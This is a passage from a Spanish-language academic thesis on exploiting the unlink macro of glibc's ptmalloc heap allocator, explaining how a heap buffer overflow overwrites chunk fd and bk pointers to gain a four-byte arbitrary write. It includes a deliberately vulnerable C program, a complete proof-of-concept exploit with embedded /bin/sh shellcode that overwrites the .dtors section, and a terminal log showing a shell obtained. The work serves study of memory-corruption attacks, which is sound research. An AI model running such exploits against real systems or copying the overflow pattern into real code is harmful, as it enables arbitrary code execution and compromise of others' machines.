


Figura 5. Estado anterior a unlink

En la Figura 5 se representan ocho fragmentos de memoria que son contiguos entre ellos físicamente. Este ejemplo se ha representado con ocho fragmentos de memoria para intentar representar lo que podría ser un caso real donde la macro *unlink* se ejecutara. Evidentemente, aquellos fragmentos que contienen el campo `bk` y el campo `fd` son fragmentos de memoria libres, mientras que los demás son fragmentos de memoria en uso. Como se puede apreciar, en el estado inicial no existen dos fragmentos de memoria libres contiguos ya que tal y como se ha comentado anteriormente - y se detallará posteriormente - dos fragmentos de memoria libres contiguos se fusionan entre ellos. Los punteros `bk` y `fd` apuntan al anterior y al siguiente fragmento de memoria libre respectivamente tal y como se ejemplifica con las flechas.

En este caso el fragmento número 4 es que el que se quiere liberar mediante una llamada a `free()`. Tal y como se ve, el fragmento de memoria previo a 4 no está en uso, está libre. Es en este caso cuando el algoritmo ejecuta la macro *unlink* [malloc:4244]. Para saber si el fragmento anterior a 4 está libre, el algoritmo ejecuta la macro `prev_inuse()` que simplemente comprueba si el campo `SIZE` del fragmento 4 tiene el bit `PREV_INUSE` a 1. Si dicho bit está a 0 significa que el fragmento anterior a 4 está libre, entonces se busca en qué dirección de memoria

[18]Cabe destacar que el nuevo fragmento de memoria se añadirá a un conjunto de *bins* denominado *unsorted chunks*. Esto se debe a cuestiones de optimización ajenas al tema que nos concierne.

se encuentra el fragmento anterior a partir de la macro `chunk_at_offset()` que utilizando el campo `PREV_SIZE` del fragmento actual a liberar es capaz de obtener la dirección inicial del fragmento anterior - restándole al puntero del fragmento actual el valor de su campo `PREV_SIZE` -. Una vez se conoce cual es la dirección de memoria del fragmento anterior a 4, se puede ejecutar la macro *unlink* sobre él.

La macro *unlink* se encarga de desenlazar de la lista de fragmentos libres el fragmento sobre el que actúa, o sea que a efectos prácticos, se encarga de que ningún fragmento de memoria libre apunte al fragmento de memoria desenlazado. Así pues, los punteros `fd` y `bk` de los fragmentos libres que apuntan al fragmento sobre el que actúa *unlink* - representados por las líneas discontinuas - serán modificados para que apunten a otros fragmentos de memoria.

Analizando línea a línea la macro *unlink* se podrá ver cómo la estructura final de los fragmentos de memoria será la representada en la Figura 6.

```
1  FD = P->fd;                    \
2  BK = P->bk;                    \
```

Código 18. Macro unlink. Líneas 1 y 2

En el Código 18 con la línea 1, en `FD` se almacena la dirección del fragmento 6 que es el siguiente fragmento libre de 4. En BK se almacena la dirección del fragmento 1.

```
1  FD->bk = BK;                   \
```

Código 19. Macro unlink. Línea 3

A continuación, en la línea 1 del Código 19 se hace que en el campo `bk` del fragmento 6 (`FD`) se almacene la dirección de memoria donde se ubica el fragmento 1 (`BK`).

```
1  BK->fd = FD;                   \
```

Código 20. Macro unlink. Línea 4

Por último, en la línea 1 del Código 20 se hace que en el campo `fd` del fragmento 1 (`BK`) se almacene la dirección de memoria donde se ubica el fragmento 6 (`FD`).

De este modo los punteros `fd` y `bk` de los fragmentos 1 y 6 respectivamente, que anteriormente apuntaban al fragmento 3 han dejado de apuntar a dicho fragmento y ahora apuntan al fragmento 6 y 1 respectivamente. Finalmente, el fragmento 3 se ha desenlazado de la lista de fragmentos libres mediante *unlink*.
Cabe destacar que después de que esto ocurra, el fragmento 3 y 4 que ahora son dos fragmentos libres contiguos se consolidan en un solo fragmento libre [malloc.c:4281]

de modo que se pierde cualquier referencia a lo que anteriormente era el fragmento 4. Además, este nuevo fragmento [3] también se añade a una lista de fragmentos libres llamada *unsorted_chunks* [malloc:4274].
El resultado final de esta operación se puede apreciar en la Figura 6.




Figura 6. Estado posterior a unlink

Por último, para no sólo tratar con un caso complejo de *unlink*, la Figura 7 muestra la funcionalidad básica de *unlink* dados tres fragmentos de memoria libres dentro de la lista doblemente enlazada de *bins*.




Figura 7. Unlink básico

## 3.2. Vector de ataque

Partiendo de la definición de un fragmento de memoria `malloc_chunk` tal y como se define en el Código 21:

```
1 struct malloc_chunk {
2
3   INTERNAL_SIZE_T      prev_size;
4   INTERNAL_SIZE_T      size;
5
6   struct malloc_chunk* fd;
7   struct malloc_chunk* bk;
8 };
```

Código 21. Definición de un fragmento de memoria

Se deduce que instanciando un puntero `p` de tipo `malloc_chunk`, las direcciones equivalentes para acceder a cada uno de sus elementos son las siguientes:

```
1 p->prevsize    equivale a    *p + 0  bytes
2 p->size        equivale a    *p + 4  bytes
3 p->fd          equivale a    *p + 8  bytes
4 p->bk          equivale a    *p + 12 bytes
```

Código 22. Equivalencias entre punteros

El Código 22 significa, por ejemplo, que para acceder al valor del campo `fd` se debe obtener la dirección donde apunta el puntero `p` y sumarle 8 bytes. Si `p` apuntara a la dirección 0x8111110, el campo `fd` estaría situado en la dirección 0x8111118.
Una vez aclarado lo anterior, uno podría analizar cual es el comportamiento de la macro *unlink* a nivel de punteros:

```
1 FD = P->fd;   equivale a    FD = *P + 8
2 BK = P->bk;   equivale a    BK = *P + 12
3 FD->bk = BK;  equivale a    FD + 12 = BK
4 BK->fd = FD;  equivale a    BK + 8 = FD
```

Código 23. Unlink a nivel de punteros

Suponiendo que `FD` y `BK` son punteros en C, con la línea 1 se obtendría que `FD` apunta al contenido de la dirección del fragmento de memoria `p` más 8 bytes, o sea, a la dirección que contiene del campo `fd` del fragmento de memoria (`p->fd`). La segunda línea es análoga a la primera.
La línea número 3, la más relevante de todas, realiza una escritura en memoria. La parte izquierda del operando significa que al contenido de la dirección de memoria `*p` + 8 se le suman 12 bytes. Esto significa que si la dirección de memoria ubicada en

`*p` + 8 es 0x8000000, pasará a ser 0x800000c[19]. Con la parte derecha del operando se establece que en dicha dirección de memoria (en el ejemplo, 0x800000c) se escribirá el contenido de la dirección de memoria `*p` + 12, o sea, en `p->bk`.

Por último, con la cuarta línea también se realiza una escritura en memoria, sin embargo, esta escritura es una molestia que se deberá solventar. Análogamente a la línea 3, al contenido de `*p + 12` se le suma 8, con lo que si en `*p + 12` había un 0x8000000, se obtendrá un 0x8000008. Acto seguido, en esa dirección de memoria (en el ejemplo, 0x8000008) se almacenará el contenido de la dirección de memoria `*p + 8`, o sea, el contenido de `p->fd`.

Entonces, ¿cuál es el vector de ataque? El vector de ataque del que se aprovecha esta técnica es la escritura en memoria que se realiza en la línea 3.
Realizando una construcción lógica hacia atrás se analiza dicha escritura. Lo primero es que lo que se escribe en memoria es `BK`, que no es más que el contenido de la dirección de memoria de *p + 12, que haciéndolo aun más abstracto es el contenido del campo `bk` del fragmento de memoria que se pasa a *unlink*, o sea, el contenido de `p->bk`.
Lo siguiente a analizar es dónde se escribe. Básicamente, se escribe en la dirección de memoria más 12 ubicada en `FD` que es *p + 8 y, de nuevo, haciéndolo más abstracto, es el contenido del campo `fd` del fragmento de memoria que se le pasa a *unlink*, o sea, `p->fd`.

Resumiendo:

- Qué se escribe en memoria? ⟶ El contenido de `p->bk`
- En qué dirección de memoria se escribe? ⟶ En la dirección contenida en `p->fd` + 12 bytes.

Llegados a este punto uno debe plantearse dos cosas. La primera de ellas es si, como usuario de la librería, es posible controlar el contenido de los campos `bk` y `fd` de un framento de memoria libre. La segunda es si, de ser posible lo anterior, cuales serían las repercusiones.
A la primera pregunta se le dará respuesta en los próximos apartados, sin embargo, se avanza al lector que, cumpliéndose ciertos requisitos, sí es posible controlar el valor de dichos campos.
En cuanto a la segunda cuestión, las repercusiones dependen de las posibilidades. Es de sobra conocido que si un *hacker* tiene la posibilidad de escribir 4 bytes en cualquier dirección de memoria, será capaz de ejecutar código arbitrario[20]. Lo que

[19]Dicha suma no será permanente sino que simplemente se utiliza para llevar a cabo la asignación de la parte derecha del operando.

[20]Dadas las condiciones de sistema que se especifican en esta investigación.

como repercusión, es una consecuencia nefasta para el sistema afectado.
Si el lector no conoce las técnicas por las cuales se puede conseguir la ejecución de código arbitrario a partir de la escritura de 4 bytes en cierta dirección de memoria, se le encomienda leer el Apéndice B.

## 3.3. Explotación práctica

En este apartado se tratará la metodología para conseguir escribir 4 bytes en cualquier dirección de memoria, lo que, eventualmente, desembocará en la ejecución de código arbitrario tal y como se muestra en el Apéndice B, mediante la sobrescritura de la sección .dtors.

El Código 24 muestra el código vulnerable mediante el cual es posible controlar el contenido de los campos `bk` y `fd` de un fragmento de memoria libre, tal y como se planteaba en la página 38.

```
1  #include <stdlib.h>
2  #include <string.h>
3
4  int main (int argc, char ** argv) {
5
6          if (argc < 2)
7                  return -1;
8
9          char * ptr_1 = (char *) malloc (512);
10         char * ptr_2 = (char *) malloc (512);
11
12         memcpy(ptr_1, argv[1], strlen(argv[1]));
13
14         free(ptr_1);
15         free(ptr_2);
16
17         return 0;
18 }
```

Código 24. Código vulnerable

Con las líneas 5 y 6 se crean dos búfers de datos de un tamaño de 512 bytes. Estos búfers se almacenarán en el *heap* debido a que se piden al sistema mediante la función `malloc()`.
A continuación, en la línea 8 los datos que se pasan como argumento al programa se copian en el búfer `ptr_1`. La vulnerabilidad viene dada por el hecho de que si el tamaño del argumento pasado al programa es mayor a 512 bytes, se producirá un *overflow* o desbordamiento del búfer, con lo que posiblemente se sobrescribirán otros búfers almacenados en el *heap* o datos de control utilizados por el algoritmo de gestión de memoria dinámica.
Así pues, el requisito para poder sobrescribir el valor de los campos `bk` y `fd` pasa por que el desarrollador cometa un error que desemboque en un desbordamiento de búfer.

Una vez se haya desbordado el búfer y se hayan sobrescrito ciertos datos, se ejecutará la macro *unlink* mediante la liberación de dichos búfers - líneas 10 y 11 - y se conseguirá la ejecución de código arbitrario.

### 3.3.1. Construcción del payload

El *payload* es el conjunto de datos o bytes con el cual será posible vulnerar el algoritmo *ptmalloc*. Este *payload* se almacenará en el primer búfer, `ptr_1`, y debido a que su tamaño será mayor a 512 bytes, sobrescribirá la región de memoria donde se ubica el segundo búfer, `ptr_2`. Evidentemente, se supone que `ptr_1` y `ptr_2` se almacenan de manera contigua en memoria y dado que en el Código 24 se pide espacio para `ptr_1` y acto seguido para `ptr_2` sin que haya ninguna otra petición de espacio de por medio, ni ningún fragmento de memoria libre disponible, los dos búfers se almacenarán de modo adyacente.

> La idea en la que se basa la explotación de esta vulnerabilidad pasa por hacer creer al algoritmo que el primer búfer a liberar es adyacente a otro fragmento de memoria libre. Si esto es así, la macro *unlink* se ejecutará con lo que será posible escribir 4 bytes en cualquier región de memoria.

La parte vulnerable del código fuente es la que se representa en el Código 25

```
1  (...)
2
3  else if (!chunk_is_mmapped(p)) {
4        nextchunk = chunk_at_offset(p, size);
5        nextsize = chunksize(nextchunk);
6        assert(nextsize > 0);
7
8        /* consolidate backward */
9        if (!prev_inuse(p)) {
10         prevsize = p->prev_size;
11         size += prevsize;
12         p = chunk_at_offset(p, -((long) prevsize));
13         unlink(p, bck, fwd);
14       }
15
16       if (nextchunk != av->top) {
17         /* get and clear inuse bit */
18         nextinuse = inuse_bit_at_offset(nextchunk, nextsize);
19
20         /* consolidate forward */
21         if (!nextinuse) {
22           unlink(nextchunk, bck, fwd);
23           size += nextsize;
24         } else
25           clear_inuse_bit_at_offset(nextchunk, 0);
26 (...)
```

Código 25. Código *ptmalloc* vulnerable

Aclarar que para que el Código 25 se ejecute, se debe ejecutar la función `free()` del programa vulnerable. Todo el razonamiento seguido a continuación, se basa en que se ejecuta la función `free()` sobre el primer búfer, `ptr_1`.

Tal y como se ha comentado, se debe engañar al algoritmo para que entre en la condición de la línea 21 aun cuando el siguiente fragmento de memoria al que se está liberando esté en uso. Para engañar al algoritmo, se debe estudiar cómo se decide si el siguiente fragmento de memoria libre al que se está liberando está libre o, en caso contrario, está en uso.
La macro que se encarga de definir si un fragmento de memoria está en uso o está libre es la siguiente:

```
1 #define inuse_bit_at_offset(p, s)\
2  (((mchunkptr)(((char*)(p)) + (s)))->size & PREV_INUSE)
```

Código 26. Macro inuse_bit_at_offset()

A la macro `inuse_bit_at_offset` se le pasa un puntero `p`. A este puntero se le añade un offset `s`. Después de realizar esta acción, la dirección de memoria `p+s` debe coincidir con un fragmento de memoria. Se obtiene el campo `size` de dicho fragmento y se le realiza una `and` lógica con el valor `PREV_INUSE` que es 1. Con lo que si el último bit del campo `size` de un fragmento de memoria es 1, el fragmento de memoria está en uso, si es 0, el fragmento está libre.
Volviendo al Código 25, en la línea 18 se ejecuta la macro `inuse_bit_at_offset`, sin embargo como parámetros se le pasan las variables `nextchunk` y `nextsize`. Dichas variables se inicializan en las líneas 4 y 5 respectivamente.
La macro `chunk_at_offset()` está definida del siguiente modo:

```
1 /* Treat space at ptr + offset as a chunk */
2 #define chunk_at_offset(p, s)  ((mchunkptr)(((char*)(p)) + (s)))
```

Código 27. Macro chunk_at_offset()

Con lo que si a la macro se le pasa el puntero `p`, que apunta al primer fragmento a liberar y un tamaño `size` que es el tamaño del propio fragmento a liberar, devolverá un puntero al siguiente fragmento en memoria contiguo al que se va a liberar. En el caso de estudio, si `p` apunta al fragmento de memoria que almacena los datos de `ptr_1`, el siguiente fragmento de memoria es `ptr_2`. De este modo se obtiene la variable `nextchunk` en la línea 4 del Código 25.
Por otro lado, la variable `nextsize` se inicializa a partir de la macro `chunksize()` a la que se le pasa como parámetro la variable `nextchunk`. Dicha macro definida en el Código 28 obtiene el campo `size` del fragmento de memoria que se le pasa. Evidentemente, al campo `size` se le eliminan los 3 bits de menor peso que sirven como metadatos. En el caso de estudio, se obtiene el tamaño del siguiente fragmento

de memoria al fragmento a liberar, o sea, el fragmento de memoria que contiene los datos de `ptr_2`.

```
1 /* Get size, ignoring use bits */
2 #define chunksize(p)         ((p)->size & ~(SIZE_BITS))
```

Código 28. Macro chunksize()

Se ha seguido todo este razonamiento para que el lector no tenga que creer ciegamente lo que aquí está escrito, sino que pueda comprobar el razonamiento a partir del código expuesto.
La primera conclusión a la que se llega pues, es que el campo `size` del fragmento de memoria contiguo al fragmento de memoria que se esta liberando debe tener el bit menos significativo a 0, de este modo se entrará a la condición de la línea 21 del Código 25.

¿Pero cómo se puede conseguir esto? A través del desbordamiento del que se ha hablado anteriormente. Si el búfer `ptr_1` tiene un tamaño de 512 bytes, si en él se escriben más de esos bytes, los datos acabarán sobreescribiendo el búfer `ptr_2` y a partir de esto y partiendo de la base de que los datos del primer búfer los puede controlar el usuario, es posible escribir en el campo `size` un valor que contenga su bit de menor peso a 0, con lo que se ejecute la macro *unlink* de la línea 22 del Código 25.

Con lo visto hasta el momento, se obtiene que el *payload* está definido como en la Figura 8. Tal y como se puede ver, lo único que hay establecido es que el bit menos significativo del campo `size` del segundo fragmento de memoria debe ser 0. Cabe destacar que los campos `prev_size` y `size` del primer fragmento no se pueden controlar ya que no hay modo de sobrescribirlos.




Figura 8. Payload con el campo size a medio definir

Con los datos expuestos en los parágrafos anteriores, se ha conseguido ejecutar la macro *unlink* al ejecutar el primer `free()`. Ahora falta modificar el *payload* para

que al ejecutar *unlink*, se escriban los bytes en las direcciones apropiadas de memoria tal y como se explica en el apartado 3.2.

El primer dato necesario es la dirección del inicio de la sección .dtors más 4 bytes. De este modo se sobrescribirá la dirección del destructor existente en el *exploit*. Todos estos conceptos están detallados en el Apéndice B. Se obtiene pues, que la dirección que se busca es 0x08049f1c.
A esta dirección se le han de restar 12 bytes, tal y como se explica en la página 38, con lo que la dirección que se utilizará finalmente es 0x08049f10. Esta dirección debe ser la que se almacene en el campo `fd` del fragmento de memoria que se sobreescribe, o sea `ptr_2`.

Por otro lado, se necesita la dirección del *shellcode* que se utilizará a modo de ejecución de código arbitrario. Debido a las múltiples protecciones de memoria que existen hoy en día, alojar el *shellcode* en una dirección de memoria que sea ejecutable no es trivial. Por esta razón se utiliza la estrategia planteada en el Código 29.

```
1         char shellcode[] = "El shellcode va aqui."
2
3         /* Se obtiene el tamano de las paginas del sistema */
4         int pagesize = sysconf(_SC_PAGE_SIZE);
5         if ( pagesize == -1) {
6                 perror("[-] Page size could not be obtained");
7                 exit(EXIT_FAILURE);
8         }
9         /* Se obtiene una region de memoria alineada para poder
              protegerla con mprotect */
10        void * real_shell;
11        if ( posix_memalign(&real_shell, pagesize, sizeof(shellcode)) )
               {
12                perror("[+] Aligned memory could not be obtained");
13                exit(EXIT_FAILURE);
14        }
15        /* Se copia el shellcode en la region de memoria ejecutable
              obtenida con memalign */
16        memcpy(real_shell, shellcode, sizeof(shellcode));
17        /* Making  shellcode location executable */
18        /* Se hace ejecutable la seccion de memoria donde se ubica el
              shellcode */
19        mprotect(real_shell, pagesize, PROT_WRITE | PROT_EXEC);
```

Código 29. Estrategia para ejecutar el shellcode

La estrategia es la misma que la utilizada para sobrescribir la sección .dtors y está ampliamente explicada en el Apéndice B, así que no se entrará en detalles.
Gracias al código, se conoce la dirección del *shellcode*, vía el puntero `real_shell`. La dirección donde apunta la variable `real_shell` es lo que ha de contener el campo `bk` del fragmento de memoria que se sobreescribe, o sea, `ptr_2`.

De este modo el *payload* queda representado por la Figura 9.




Figura 9. Payload con el campo fd y bk definido

Como se puede ver, el campo `fd` contiene la dirección de la sección .dtors más 4 bytes, menos los 12 bytes justificados en la sección 3.2. Por otro lado, el campo `bk` contiene la dirección del *shellcode*.

Partiendo de la base que el último dato que queda por concretar es el campo `size` del segundo fragmento y que dicho campo, en el primer `free()` no afecta para nada en la lógica de ejecución del algoritmo, (dejando a parte el tema ya tratado sobre el bit de menos peso y la ejecución de *unlink*) uno se puede aventurar y ponerle cualquier valor. Así pues, el *payload* final, a falta de saber si funcionaría con el segundo `free()`, es el retratado en la Figura 10.




Figura 10. Payload final

Como se puede ver, el campo `size` ahora contiene un 0. Evidentemente, el bit menos significativo del valor 0, es 0 con lo que la macro *unlink* se ejecutará entrando en la condición de la línea 21 del Código 25 tal y como ya se ha explicado.

### 3.3.2. Construcción de la prueba de concepto

Ahora que parece que el *payload* parece funcional siempre y cuando sólo se ejecute el primer `free()`[21], el Código 30 muestra una prueba de concepto con todos los aspectos detallados en los apartados anteriores.

```
1  #include <stdio.h>
2  #include <string.h>
3  #include <stdlib.h>
4  #include <sys/mman.h>
5  #include <unistd.h>
6
7  #define PAYLOAD_SIZE  531
8
9  void world_destruction() __attribute__((destructor));
10 void build_payload (char *, void *);
11
12 char shellcode[]=   /* jmp 12 + 12 nops */
13       "\xeb\x0a\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
14       /* shellcode by vlan7 and sch3m4 */
15       "\x31\xdb\x8d\x43\x17\x99\xcd\x80\x31\xc9"
16       "\x51\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62"
17       "\x69\x8d\x41\x0b\x89\xe3\xcd\x80";
18
19 int main(int argc, char ** argv) {
20
21   int status;
22   char crafted_data[700] = {0};
23
24
25   /* Obtain the page size of the system */
26   int pagesize = sysconf(_SC_PAGE_SIZE);
27   if ( pagesize == -1) {
28     perror("[-] Page size could not be obtained");
29     exit(EXIT_FAILURE);
30   }
31   /* Obtain an aligned memory region in order to mprotect it */
32   void * real_shell;
33   if ( posix_memalign(&real_shell, pagesize, sizeof(shellcode)) ) {
34     perror("[+] Aligned memory could not be obtained");
35     exit(EXIT_FAILURE);
36   }
37   /* Copy the shellcode to the executable region obtained with memalign
         */
38   memcpy(real_shell, shellcode, sizeof(shellcode));
39   /* Making  shellcode location executable */
40   mprotect(real_shell, pagesize, PROT_WRITE | PROT_EXEC);
41   /* Making DTORS section writable */
```

[21]Las consecuencias del segundo free() con el payload actual aun no han sido estudiadas.

```
42   mprotect((void*)0x8049000, pagesize, PROT_WRITE);
43   /* The payload is built */
44   build_payload(crafted_data, real_shell);
45
46
47   char * ptr_1 = (char *) malloc (512);
48   char * ptr_2 = (char *) malloc (512);
49
50   memcpy(ptr_1, crafted_data, PAYLOAD_SIZE);
51
52   free(ptr_1);
53   //free(ptr_2);
54
55   return 0;
56 }
57
58 void build_payload(char * crafted_data, void * sc_addr) {
59
60   char str_dtor_ptr[5] = {0};
61   char * seek = crafted_data;
62
63   /* Trash */
64   memset(seek, 'A', 516);
65   seek += 516;
66   /* size of second freed chunk. 0 value */
67   memcpy(seek, "\x00\x00\x00\x00", 4);
68   seek += 4;
69   /* fd of second freed chunk. dtors_end - 12 */
70   memcpy(str_dtor_ptr, "\x10\x9f\x04\x08", 4);
71   memcpy(seek, str_dtor_ptr, 4);
72   seek += 4;
73   /* bk of second freed chunk. Shellcode address */
74   memcpy(seek, &sc_addr, 4);
75   seek += 4;
76 }
77
78 void world_destruction() {}
```

Código 30. Exploit para el algoritmo ptmalloc

El código fuente está formado por tres funciones. La primera es el `main()`, que es la función principal. La función `world_destruction()` es el destructor necesario para que el *shellcode* se ejecute una vez se sobrescriba la sección .dtors, tal y como se ha detallado en el Apéndice B. Por último, la función `build_payload()` es la encargada de construir el *payload* que se ha definido en el apartado anterior.

El código de la función `main()` ya se ha comentado por separado en otros apartados. Así que no tiene sentido hacer hincapié.
Por otro lado, en la función `build_payload()` se puede ver como se contruye el *payload* especificado anteriormente. Un dato a destacar es que todos los datos que

se sobrescriben y que no son el campo `size`, `fd` o `bk` del segundo fragmento son irrelevantes. Por esta razón, en la línea 64 se escriben 516 bytes de basura. Estos bytes llenarán el búfer `ptr_1` y sobrescribirá el campo `prev_size` del segundo fragmento. En la línea 67 se escribe un 0 el campo `size` del segundo fragmento, en la línea 71 se escribe la dirección de la sección .dtors + 4 - 12[22] en el campo `fd` del segundo fragmento y en la línea 74 se escribe la dirección del *shellcode* en el campo `bk`.

Aun quedan por destacar tres detalles más.
El primero es que en la línea 53 el segundo `free()` está comentado debido a que no se han estudiado cuales son sus repercusiones. Hasta el momento, sólo se ha analizado la ejecución del primer `free()` asegurando que si la macro *unlink* se ejecuta y los punteros `bk` y `fd` contienen los datos explicados, se conseguirá la ejecución de código arbitrario.
El segundo detalle es que el *shellcode* tiene una particularidad especial. Tal y como se comentó en el capítulo 3.2 en la página 38, la cuarta operación de la macro *unlink* acabará sobrescribiendo el octavo byte del *shellcode* con el contenido de `fd`. Así que para que no se sobrescriba el *shellcode*, la primera operación del mismo, línea 13, será un `jmp 12` seguida de 10 bytes de basura, o sea, un total de 12 bytes. De este modo, el flujo de ejecución del *shellcode* se saltará los bytes sobrescritos por la última instrucción de la macro *unlink* y ejecutará el *shellcode* de manera correcta.
Por último, y este detalle se debe tener muy en cuenta, el código vulnerable ha sido modificado de tal manera que los datos a copiar en la línea 50 por la función `memcpy` ya no vienen dados por la función `strlen()` sino que vienen dados por un valor fijo definido como `PAYLOAD_SIZE`. Esto es muy importante ya que la función `strlen()` deja de contar bytes cuando se encuentra con un byte nulo. En el *payload* que se ha detallado, la función `strlen()` dejaría de contar bytes antes de sobrescribir el campo `size` del segundo fragmento ya que en el mismo campo `size` se estarían copiando varios bytes nulos.

A continuación se muestra lo que ocurre al compilar y ejecutar el Código 30.

```
newlog@ubuntu:~/Documents/TFM/Heap/heap_exploiting/codes/unlink/ptmalloc2_test$ gcc pof.c
     -o pof -g
newlog@ubuntu:~/Documents/TFM/Heap/heap_exploiting/codes/unlink/ptmalloc2_test$ ./pof
$ id
uid=1000(newlog) gid=1000(newlog) groups=1000(newlog),4(adm),20(dialout),24(cdrom),46(
    plugdev),111(lpadmin),119(admin),122(sambashare)
$ exit
newlog@ubuntu:~/Documents/TFM/Heap/heap_exploiting/codes/unlink/ptmalloc2_test$
```

Código 31. Ejecución de la prueba de concepto con un solo free()

